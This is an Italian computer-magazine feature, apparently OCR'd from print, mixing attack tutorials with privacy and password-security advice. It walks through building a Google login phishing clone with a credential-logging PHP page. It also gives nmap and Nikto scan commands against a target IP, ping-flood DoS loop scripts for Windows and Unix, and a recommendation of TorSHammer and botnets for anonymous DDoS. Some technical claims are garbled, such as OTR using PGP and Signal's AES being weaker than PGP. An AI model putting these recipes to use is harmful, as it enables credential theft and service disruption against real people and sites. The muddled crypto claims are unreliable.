L'IMPORTANZA DI AVERE UN SITO WEB NELLA RETE TOR

Nelle pagine precedenti abbiamo proposto l'uso di Tor come client per accedere in modo anonimo al Web, ma è possibile usare la famosa rete "a cipolla" anche come server. Il bello di avere un server Web che funziona sulla rete Tor, cioè un cosiddetto sito Web Onion, è che non siamo identificabili: gli utenti del sito non possono risalire al nostro indirizzo IP reale e quindi non ci possono identificare. Allo stesso modo, nessuno (noi compresi) può identificare gli utenti del sito: tutti sono assolutamente anonimi. Questo può essere particolarmente importante per chi si trova in paesi che limitano la libertà di stampa: un cittadino ucraino poteva (durante la rivoluzione) pubblicare un sito Tor con notizie sui crimini del governo, senza il rischio di essere scoperto e arrestato. È importante ricordare che il server funziona su rete Tor anche se non abbiamo abilitato il port forwarding del router, perché la connessione viene gestita direttamente dalla rete Onion. Anzi, è molto meglio non aprire la porta 81 sul router (leggi il Macropasso **Sito Web senza censure…**). Così l'unico modo per accedere al server sarà tramite la rete Tor: un utente (e questo vale anche per i programmi di scansione automatica come Echelon o Prism) che si trova su Internet (e che quindi può leggere il nostro vero indirizzo IP) non sarebbe in grado di entrare nel sito.

Così ti rubo le password

A volte il metodo più semplice per rubare dati riservati a una vittima è chiederglieli! Usando tecniche di phishing un pirata può facilmente ingannare un utente e farsi comunicare tutte le sue chiavi di accesso.



1 Una pagina da clonare


Per cominciare, il pirata apre nel browser la pagina di login del sito che vuole clonare, ad esempio il login di Google. Dovrà costruire una pagina simile, quindi ha bisogno del codice sorgente: può ottenerlo cliccando sulla pagina col tasto destro del mouse e scegliendo *Visualizza sorgente pagina*.

2 Ecco il codice sorgente

Se usa Chrome, gli basta modificare l'indirizzo nell'apposita barra inserendo il prefisso *view-source:*. Ora, deve selezionare tutto il testo e copiarlo negli appunti di sistema, con le solite combinazioni di tasti *Ctrl+A* e *Ctrl+C*, oppure procedendo con la selezione manuale tramite mouse.

3 Qualche piccola modifica

Il malintenzionato apre il *Blocco Note* di Windows e incolla il testo precedentemente copiato negli appunti. Cerca quindi il form HTML per l'inserimento di nome utente e password e modifica la sua action di modo che punti a una pagina in grado di memorizzare questi dati sul server del pirata.



4 Serve una pagina ad hoc

Il pirata deve poi scrivere il codice della pagina PHP che si occuperà di memorizzare i dati. Questa pagina non fa altro che leggere le variabili ottenute con HTTP POST e registrarle in un file. Quindi dovrà anche reindirizzare l'utente alla vera pagina di login di Google per non destare sospetti.

5 Tutto su un server


A questo punto il pirata prende i due file (la pagina HTML modificata e quella PHP) e li carica su un proprio server. Meglio ancora sarebbe caricare almeno la pagina HTML su Google Drive, così che gli utenti siano "imbrogliati" anche dal fatto che il dominio principale del sito sia *google.com*.

6 Simile, ma non uguale

Visitando la pagina di login falsa creata dal pirata, potremmo notare che assomiglia molto a quella del vero Google. Due particolari, però, ci mettono in guardia: l'indirizzo non è quello standard di Google e il protocollo di accesso al server non è HTTPS (usato invece sempre da Big G).


LA TABELLA MAGICA PER SCOPRIRE LE PASSWORD ALTRUI!

Nei film si vede sempre che il pirata di turno impiega 60 secondi per entrare in un server protetto da password. Nella realtà non è così: di solito serve molto meno tempo! Se nessuno ha cambiato la password di default si entra con "root", "admin", "1234" ecc. Se, invece, il server è gestito da una persona competente e responsabile, è probabile che le cose si facciano più complesse per il pirata. E allora non bastano nemmeno 60 minuti. L'unica soluzione sta nel "brute force": cioè provare tutte le combinazioni possibili fino a trovare la password giusta. Questo tipo di attacco si può applicare a qualsiasi sistema o servizio: ad esempio per scoprire la password di un server POP3 o FTP, o anche la password di accesso di un router. È invece molto difficile per un server SSH, che impedisce tentativi frequenti di accesso con password errata. Ad ogni modo il pirata ha cura di scrivere i comandi sul terminale facendoli precedere dal comando *proxychain* in modo da eseguire le operazioni passando attraverso la rete Tor per non essere identificato. Il programma più comodo per il brute force è OphCrack (sezione *Speciali* del Win DVD-Rom), perché dispone delle rainbow tables: si tratta di tabelle che velocizzano la costruzione di password casuali per indovinare nel minore tempo possibile quella giusta.



Ecco le vulnerabilità del Web

Su Internet è facile trovare strumenti software gratuiti che consentono a un attivista di Anonymous di individuare le vulnerabilità di un server e, attraverso queste, assumerne il controllo totale.




1 Motore di ricerca ad hoc

Innanzitutto il pirata deve conoscere l'indirizzo IP del server che vuole prendere di mira: può esserselo procurato in diversi modi, ma se non ha un obiettivo specifico probabilmente ha utilizzato il motore di ricerca Shodan, raggiungibile all'indirizzo https://www.shodan.io.

2 Prima si installa Nmap

Una prima scansione, utile per farsi un'idea del server che si sta cercando di forzare, può essere fatta con Nmap. In *Tails*, tale programma non è preinstallato, quindi è necessario installarlo con il gestore dei pacchetti di sistema. Il comando da lanciare è *sudo apt-get install nmap*.





3 L'analisi del sistema

È possibile effettuare una scansione approfondita con Nmap, dopo averlo installato, con il comando: *sudo nmap -O -v -p1-5000 -T4 -sS INDIRIZZOIP*. Il risultato è un elenco delle porte aperte sul server ed eventualmente anche un riconoscimento del sistema operativo e della versione.

4 Una scansione approfondita

Il pirata può sfruttare queste informazioni per cercare velocemente su Internet delle vulnerabilità tipiche di quel sistema operativo. Una scansione ancora più approfondita può essere svolta con il programma Nikto 2, che può essere scaricato dal sito https://cirt.net/Nikto2.





5 Basta un solo comando


Dopo aver estratto il contenuto dell'archivio compresso in una qualsiasi cartella, il pirata avvia il *Terminale*, indica come percorso quello della cartella stessa e dà il comando *perl nikto.pl -host INDIRIZZOIP*. Il risultato sarà un elenco delle varie vulnerabilità identificate sul server.


6 Alla ricerca dell'exploit

A questo punto il pirata deve soltanto leggere l'elenco delle vulnerabilità, sceglierne una e cercare il suo nome (o il numero identificativo *OSVDB*) su un qualsiasi motore di ricerca (magari non Google) per trovare un nutrito numero di informazioni e magari qualche exploit pronto all'uso.

Anche la chat è segreta

Tra gli strumenti integrati nella distribuzione Tails c'è quello che permette di crittografare le sessioni di chat, per rendere difficile la vita ad eventuali spioni. Potremo così comunicare in maniera completamente anonima.





1 Il piccione viaggiatore


Il programma di messaggistica istantanea integrato in Tails si chiama Pidgin ed è raggiungibile dal menu *Applications/Internet/Pidgin Internet Messenger*. Pidgin supporta la maggior parte dei servizi di messaggistica, ma in Tails molti sono disabilitati perché non sicuri.


2 Dov'è la sicurezza?


I server a cui ci si può collegare, per chattare in sicurezza, sono di tipo IRC. In particolare, Pidgin è predisposto per connettersi automaticamente al server *irc.oftc.net*: nella schermata di benvenuto è sufficiente mettere la spunta alla apposita casella di controllo *Enabled*.

3 Qualche impostazione

Dobbiamo ora creare delle nuove chiavi crittografiche PGP per poter scrivere e leggere messaggi in assoluta sicurezza. Quindi, nella finestra principale di Pidgin, apriamo il menu *Tools* e scegliamo la voce *Plugins*. La cifratura della connessione, infatti, avviene grazie a un plug-in.







4 Bloccare le intercettazioni

Nel lungo elenco che appare sullo schermo, dobbiamo trovare la voce *Off-The-Record*. Questo plug-in si occupa di cifrare tutta la comunicazione, quindi anche se qualcuno ci sta intercettando, non potrà leggere i nostri messaggi. Clicchiamo quindi sul pulsante *Configure Plugin*.

5 Ecco le chiavi di codifica

Visto che si usa il protocollo crittografico PGP, anche in questo caso sarà necessario creare una coppia di chiavi di codifica. Il pulsante *Generate* svolge questa operazione: potrebbero essere necessari alcuni secondi prima che la costruzione delle chiavi sia completata.

6 Conversazioni private

Quando è tutto pronto, chiudiamo Pidgin e avviamolo nuovamente. Ora non dobbiamo fare altro che aspettare che un nostro amico compaia in linea (ci avrà comunicato il suo nickname o l'indirizzo e-mail) e cliccare su *Start private conversation* dal menu *OTR*.

MEGLIO EVITARE DI CHATTARE CON LO SMARTPHONE

È possibile ottenere una certa privacy nella messaggistica istantanea anche sul proprio smartphone, grazie ad applicazioni come Signal. Tuttavia dobbiamo ricordare che uno smartphone per definizione non è in alcun modo uno strumento anonimo. Le applicazioni come Signal non garantiscono alcuna protezione delle comunicazioni, piuttosto si limitano a crittografarle, rendendole teoricamente invulnerabili alle intercettazioni. Signal è un'applicazione molto semplice da utilizzare, che ricorda Telegram. In effetti la struttura di base è la stessa, ma la cifratura dei messaggi è molto più forte, basandosi su algoritmi come AES-256 e SHA256. Naturalmente, questi algoritmi non sono da considerarsi tanto sicuri quanto PGP o GPG (la versione open source di PGP), quindi se davvero vogliamo inviare messaggi oppure delle e-mail a prova di intercettazione, conviene utilizzare un programma di cifratura GPG.

ECCO QUANTO È FACILE MANDARE IN TILT I WEB SERVER

Uno strumento di attacco informatico molto famoso è il DoS (Denial of Service), ovvero il rendere in qualche modo inattivo un servizio realizzato dalla vittima. Per esempio, è possibile "mandare giù" un sito Web bloccando l'accesso da parte degli utenti, con conseguenze anche economiche a causa della perdita di visite e clic (il sito può vendere meno pubblicità). Ci si potrebbe chiedere, però, quale profitto un malintenzionato possa ottenere da un attacco Denial of Service. Un DoS consiste nel saturare un certo sito di richieste in modo da non renderlo raggiungibile (un po' come quando abbiamo due computer in casa che stanno caricando un filmato su YouTube o scaricando dal file sharing e notiamo che il terzo computer non riesce nemmeno ad aprire una pagina Web). È, fondamentalmente, puro vandalismo e non si può ottenere un profitto da un attacco DoS. Almeno non direttamente. Un attacco di questo tipo può mettere fuori uso grandi reti di computer e per tale motivo viene spesso usato per danneggiare un'azienda o, a volte, un intero paese dittatoriale. Qualche anno fa alcuni membri di Anonymous avevano minacciato la Corea del Nord suggerendo che se il paese dovesse avviare una guerra atomica, allora i cracker manderanno in tilt i principali server nordcoreani, paralizzando di fatto tutte le comunicazioni del paese. Ci sono anche diversi casi, più o meno ufficiali, in cui Cina e Stati Uniti si sono scontrati su campi di battaglia telematici. Insomma, se abbiamo assistito alla guerra di posizione e alla guerra fredda, ora stiamo assistendo alla guerra informatica!

L'era della cyber guerra

Possiamo dire che dal punto di vista storico, probabilmente il 1900 verrà ricordato proprio come il secolo che ha portato alla modifica dei conflitti da guerre di campo a episodi di trincea, conflitti "freddi" e infine telematici. Del resto ricordiamo che l'informatica è nata con le guerre, per la precisione con la seconda guerra mondiale, perché gli inglesi avevano bisogno di calcolatori potenti per decifrare le comunicazioni segrete tedesche. Tornando alla questione del DoS, come riesce il pirata ad eseguire un attacco di questo tipo? La realizzazione è a dir poco banale: basta inviare molti pacchetti Internet al server che si vuole mandare in tilt. Esistono diversi modi per farlo, ma il più facile di tutti è usare dei pacchetti ICMP (quelli inviati dal comando ping per controllare che un sito esista). È un metodo molto comodo perché il comando ping esiste sia su sistemi Windows sia Unix, e quindi il cracker può essere certo di trovarlo sul sistema infettato. Se il pirata ha attaccato un sistema Windows userà uno script batch di questo tipo:

```
:Beginning
ping -n 1 www.sitovittima.it
GOTO Beginning
```

Se invece ha infettato un sistema Unix, potrà sfruttare questo altro script:

```
while true
do
ping -c1 www.sitovittima.it
done
```

In entrambi i casi verrà eseguito un ciclo infinito che ad ogni iterazione invia un pacchetto ICMP.

Un DoS distribuito

Bisogna comunque considerare che ormai i moderni server Web sono in grado di gestire molte più richieste di quante un singolo computer sia in grado di rivolgergli. Per questo motivo il pirata usa una botnet: in questo modo avrà tanti computer a disposizione per inviare richieste al server che vuole mettere KO. Questa tecnica viene detta Distributed Denial of Service (DDoS), ovvero negazione del servizio distribuita. Il DDoS ha anche un altro vantaggio per il criminale: se le forze dell'ordine dovessero riuscire a identificare gli indirizzi IP dai quali è partito l'attacco, non sarebbero comunque in grado di capire quale di questi è il vero cracker e quali invece sono solo ignare vittime della botnet.

Che cos'è una botnet…

Ecco perché, sempre più spesso, le cronache parlano di botnet, cioè delle reti di computer controllati da un malintenzionato. Quello che succede, in pratica, è che il pirata ottiene il controllo completo sui PC che è riuscito ad infettare con un particolare malware di sua invenzione (chiamato "programma bot") e può inviare loro dei comandi oppure ottenere da essi informazioni. Gli obiettivi possono essere fondamentalmente due: il primo è riuscire a rubare dati sensibili (numeri di carte di credito, password, ecc...) dai suoi bot (detti anche zombie o slave). In questo caso vengono infettati pochi bot per volta, per comodità del pirata (che è anche detto botmaster). L'altro obiettivo può essere quello di sfruttare tanti computer bot per eseguire operazioni illegali in modo da amplificare l'effetto: è il caso, ad esempio, del Denial of Service subìto da Spamhouse (se ad inviare pacchetti fosse stato un solo computer non ci sarebbero stati problemi). La costruzione della botnet avviene in due fasi: una preparativa e una pratica. In quella preparativa, il cracker scrive un programma che gli consente di avere il controllo su un computer qualsiasi: questo programma bot deve poter comunicare con il pirata (e viceversa), quindi la soluzione migliore è usare una rete IRC. IRC è una chat molto facile da usare, quindi il cracker può decidere di collegarsi al programma bot tramite IRC come se si trattasse di una normale persona. Successivamente deve fare in modo che il programma si installi nel computer di una vittima (per esempio inviandoglielo via e-mail come allegato). Infine può avviare contemporaneamente i programmi DOS su tutti i PC della botnet e dare così il via al suo attacco verso il server vittima.

IL GRIMALDELLO VIRTUALE PREFERITO DAI PIRATI

Per un "professionista" che voglia davvero lanciare un attacco DoS o DDoS lo strumento più affidabile è probabilmente il programma TorSHammer (sezione *Speciali* del Win DVD-Rom). Il vantaggio di questo tool è la sua capacità di lavorare attraverso la rete Tor, rendendo dunque più difficile l'individuazione dei computer responsabili dell'attacco. TorSHammer può essere installato, senza eccessive difficoltà, anche sui computer di una botnet ed è capace di inviare molti pacchetti. È importante sapere che gli attacchi DoS sono molto rischiosi per un pirata, sia perché possono risultare poco fruttuosi se i pacchetti inviati non sono abbastanza, sia perché è piuttosto facile per le vittime e per gli operatori telefonici individuare il responsabile dell'attacco. Soprattutto se si usano strumenti privi di ogni protezione come i programmi LOIC, HOIC, e XOIX. TorSHammer è l'unico, tra i vari programmi per il DoS, che offre una minima forma di protezione per il pirata.

Password in chiaro

Sul Web c'è un supermarket di account personali. Scopri se il tuo è stato compromesso!


In un mondo informatizzato come quello moderno il nostro alter ego digitale è rappresentato dai vari account di cui disponiamo presso i siti più importanti. Le e-mail, i forum, l'archiviazione cloud, i negozi on-line: ciascuno di questi servizi richiede delle credenziali di accesso, tipicamente un nome utente e una password. La sicurezza delle nostre identità digitali dipende, dunque, dalle password che scegliamo. Ma ricordarne tante tutte diverse risulta difficile e, soprattutto quando si hanno tanti account, la tentazione di utilizzare sempre la stessa chiave d'accesso per diversi servizi è molto forte. Tuttavia questa decisione è molto pericolosa: infatti, nel caso in cui un pirata riuscisse a scoprire una nostra password, proverebbe immediatamente a collegare gli altri nostri account (per esempio, se scopre la password della nostra e-mail può leggere i messaggi ricevuti dai siti Web e scoprire a quali di essi siamo registrati) e tenterebbe di entrare in essi utilizzando la stessa password che ha appena scoperto.

Il caso Dropbox

L'ultima vittima eccellente dei colossali furti di password è il servizio di cloud storage Dropbox (www.dropbox.com). Sul sito leakbase.com sono stati registrati ben 68 milioni di account Dropbox ai quali sarebbe stata rubata la password. Il furto, però, è avvenuto nel 2012, quindi gli account creati dopo il 2012 sono automaticamente esclusi da questo massiccio furto. I gestori di Dropbox hanno confermato che i 60 milioni di account sono effettivamente stati crackati, ma visto che è passato molto tempo è molto probabile che alcuni degli account non siano più esistenti o comunque abbiano una password diversa rispetto a quella di quattro anni fa. Sul sito leakbase si può verificare se il proprio ac-

Scopriamo se siamo stati piratati

Ecco come eseguire una ricerca nel database on-line degli account rubati. Solo così potremo scoprire se il nostro account Dropbox è stato violato. Speriamo, ovviamente, di non trovare la nostra e-mail nella lista!



1 Un archivio Web da paura!

Gli account piratati di Dropbox sono stati inseriti, assieme a quelli di altri siti Web, nel database di Leakbase. L'archivio, che contiene milioni di account, può essere consultato tramite la pagina Web https://leakbase.pw/landing.php. Prima di accedere alla pagina vera e propria, il nostro indirizzo IP viene controllato per impedirne l'uso tramite rete Tor, quindi siamo identificabili.

2 Una verifica per accedere all'archivio

È possibile eseguire la ricerca dell'account inserendo il nostro nome di login o più semplicemente l'e-mail associata all'account Dropbox. Per questioni di sicurezza il sito richiede lo svolgimento di un captcha visivo: le immagini da selezionare sono tre, seguendo l'indicazione che riceviamo. In questo modo il database non può essere consultato da robot automatizzati.

3 Abbiamo trovato qualche risultato?

Eseguita la ricerca, i risultati appaiono alla fine della pagina Web. Naturalmente Leakbase indica diversi account relativi all'indirizzo e-mail da noi specificato ai quali sia stata rubata la password, non solo Dropbox. Per motivi di "riservatezza" il sito ci indica semplicemente il numero di account che ha trovato nel suo database, senza offrire ulteriori dettagli.

4 Tutti i dettagli dell'account compromesso

Per poter avere maggiori informazioni sugli account identificati, è necessario registrarsi al sito e pagare un abbonamento. Il prezzo ovviamente varia a seconda del tempo per il quale vogliamo poter accedere ai risultati. Questa precauzione serve a scoraggiare i pirati, visto che eseguendo un pagamento si finisce inevitabilmente per essere identificabili in modo univoco.

count è stato effettivamente crackato, ma le password rubate non sono comunque visibili pubblicamente, per ovvi motivi di sicurezza.

Le tecniche di attacco

Ma come fa un pirata a scoprire una delle nostre password? Esistono diverse possibilità, ma le due più comuni sono quasi banali: può provare tutte le combinazioni possibili di lettere e numeri fino a trovare quella giusta oppure può con qualche trucco convincere noi stessi ad inviargliela. La prima possibilità è il cosiddetto brute force: il metodo è di per sé infallibile, perché è ovvio che provando tutte le combinazioni possibili prima o poi si trova quella giusta, a prescindere da quanto complicata possa essere la password. Tuttavia è un metodo che richiede molto tempo: ecco, dunque, che la robustezza della password è fondamentale. Infatti, una password troppo corta e facile, come "1234" oppure "alligatore3", viene scoperta molto rapidamente da un meccanismo di brute force, soprattutto se abbinato ad un dizionario (significa che prima di tentare le combinazioni casuali si provano delle combinazioni di numeri e parole molto comuni).

Ingegneria sociale

La seconda opzione è più frequente di quanto si possa immaginare e prevede di perpetrare il furto delle credenziali utilizzando attacchi di tipo phishing. In poche parole, usando sofisticate tecniche di ingegneria sociale, i malfattori provano a convincerci a fornire loro i nostri dati personali. Sembra impossibile, eppure negli ultimi tempi questa particolare tecnica di attacco sta dando molte "soddisfazioni" ai pirati! Ci è mai capitato di ricevere un'e-mail da parte di qualcuno che fingeva di essere il gestore di uno dei siti Web a cui siamo registrati, nella quale veniva chiesto

SONO A RISCHIO ANCHE LE PASSWORD DI ACCESSO A WINDOWS

Non solo i servizi on-line come Dropbox, ma anche i nostri PC sono da sempre protetti da password. Purtroppo le chiavi di accesso di Windows, il sistema operativo più diffuso al mondo, sono sempre state piuttosto fragili. Windows NT (il moderno kernel), infatti, memorizza le password sotto forma di hash, ma esistono algoritmi che permettono di scoprire o modificare la combinazione in pochi secondi. Finora è sempre stato necessario utilizzare delle pendrive avviabili con il programma https://pogostick.net/~pnh/ntpasswd, quindi si doveva riavviare il computer. Ma ora il ricercatore Rob Fuller ha sviluppato un metodo basato su un piccolo computer che si può collegare al PC da cracckare tramite una porta USB e che è in grado scoprire la maggioranza delle password in circa 20 secondi. Questo significa che se qualcuno si assenta dalla scrivania, bloccando lo schermo del PC, un malintenzionato potrebbe comunque scoprire la password in meno tempo di quanto è necessario per prendersi un caffè. Per fortuna i rischi sono comunque limitati, visto che gli unici interessati ad un attacco di questo tipo sono gli eventuali colleghi di lavoro: un vero malintenzionato ruberebbe direttamente l'intero computer e ne controllerebbe il contenuto con calma.

di rispondere indicando nome utente e password per svolgere una qualche forma di test? Probabilmente abbiamo cestinato immediatamente il messaggio di posta elettronica in questione, riconoscendo la truffa. Ma se questo tipo di e-mail è ancora in circolazione significa che ci sono ancora molte persone che "abboccano" alla trappola: nessun tipo di truffa continua ad essere perpetrata se non produce frutti. Combattere questo tipo di furti di password è abbastanza semplice: basta ricordarsi sempre che nessun gestore di un sito Web (che sia quello della nostra banca, dell'assicurazione o del negozio on-line) ci chiederà mai di indicare le nostre credenziali via e-mail o su siti Web diversi dal suo sito ufficiale

Correre ai ripari

Se dunque per difendersi da attacchi di tipo phishing servono solo il nostro buon senso e la massima attenzione ad aprire e-mail sospette o cliccare su link non verificati presenti nei messaggi stessi (anche nel mondo virtuale di Internet vale il detto che non si devono mai accettare caramelle dagli sconosciuti…), come possiamo scegliere una password a prova di brute force? La regola è di scegliere una password molto lunga, perché maggiore è la lunghezza della password maggiore è il tempo necessario per scoprirla tramite brute force.

Facciamoci furbi

Il problema delle password lunghe è che sono difficili da ricordare. Esiste però un semplice trucco: basta utilizzare delle frasi. Le frasi sono molto più facili da ricordare di singole parole, perché il nostro cervello ricorda facilmente il loro significato. Inoltre, è molto facile che una frase risulti lunga, e scegliendole con attenzione è possibile che la frase contenga lettere maiuscole e numeri. Frasi con diverse parole sono anche poco vulnerabili agli attacchi a dizionario, che solitamente non riescono a mettere assieme più parole declinandole correttamente. Per esempio, le frasi "Armavirumquecano" oppure "QuelramodellagodiComo" o ancora "525600minutes525600moments" sono delle ottime password: facili da ricordare e molto difficili da identificare con il brute force. Per scoprire, tramite brute force, una password da 10 caratteri sono necessari degli anni anche utilizzando più di un processore alla volta. Con frasi di lunghezza adeguata possiamo dunque essere sicuri che nessuno scoprirà la nostra password, a meno che naturalmente non siamo noi stessi a commettere l'errore di comunicargliela!

COME NON FARSI RUBARE LA PASSWORD!

Nessuno può considerarsi al sicuro da un furto di password ed è per questo motivo che è importante prendere delle semplici precauzioni per evitare che ciò possa crearci grandi problemi.

1. Creare diversi indirizzi e-mail
Uno da non comunicare a nessuno e da utilizzare solo per iscriversi a siti Internet importanti (Amazon, eBay, PayPal eccetera); un altro da usare per iscriversi a siti di vario genere (blog, forum on-line…); e almeno un terzo indirizzo da comunicare ad amici e colleghi per mantenersi in contatto. In questo modo, una eventuale perdita di credenziali degli account più "pubblici" non intaccherà realmente la sicurezza di ciò che conta davvero.

2. Impostare un numero di telefono per recuperare la password
Un pirata che riesce a scoprire la password di un nostro account importante per prima cosa la modifica, in modo da impedirci l'accesso. Solitamente, però, non può modificare il numero di telefono associato all'account e grazie ad esso potremo recuperare l'account stesso.

3. Crittografare i file importanti
Se siamo abituati a usare servizi come Google Drive per caricare on-line dei file confidenziali, ci conviene crittografarli prima di inviarli su Internet (meglio se con un programma come Cryptophane: www.winmagazine.it/link/3611). In questo modo, un eventuale malintenzionato non potrebbe comunque leggerli.

4. Non archiviare mai le password in chiaro
Qualcuno ha l'abitudine di inviarsi tramite e-mail dei messaggi contenenti le password di accesso ai siti ai quali si registra. È una pessima idea! Se qualcuno riuscisse ad entrare nell'account e-mail avrà accesso automatico anche agli altri siti.

5. Non caricare sul Web di tutto e di più
Ricorda che ciò che carichi sul Web non è più da considerare privato (alcune tue immagini potrebbero diventare di pubblico dominio contro il tuo volere e un tuo stato "privato" su Facebook potrebbe essere letto da altri). In altre parole, se una cosa è privata non caricarla sul Web, a prescindere dalle promesse di garanzia della privacy del sito Web o del gestore di storage on-line.

Account Dropbox a prova di ladri

Per mettere al sicuro il nostro spazio cloud è opportuno abilitare la doppia autenticazione. Potremo così impedire il furto della password associando l'account al nostro numero di telefono.

1 Impostazioni nascoste


Per cominciare, colleghiamoci col browser al sito www.dropbox.com ed entriamo con le nostre credenziali. Eseguito il login, avremo a disposizione un menu a discesa che appare cliccando sul nostro nome. Tra le voci disponibili quella che ci interessa è ovviamente *Impostazioni*, perché dobbiamo reimpostare l'autenticazione dell'account.

2 Una scheda di sicurezza

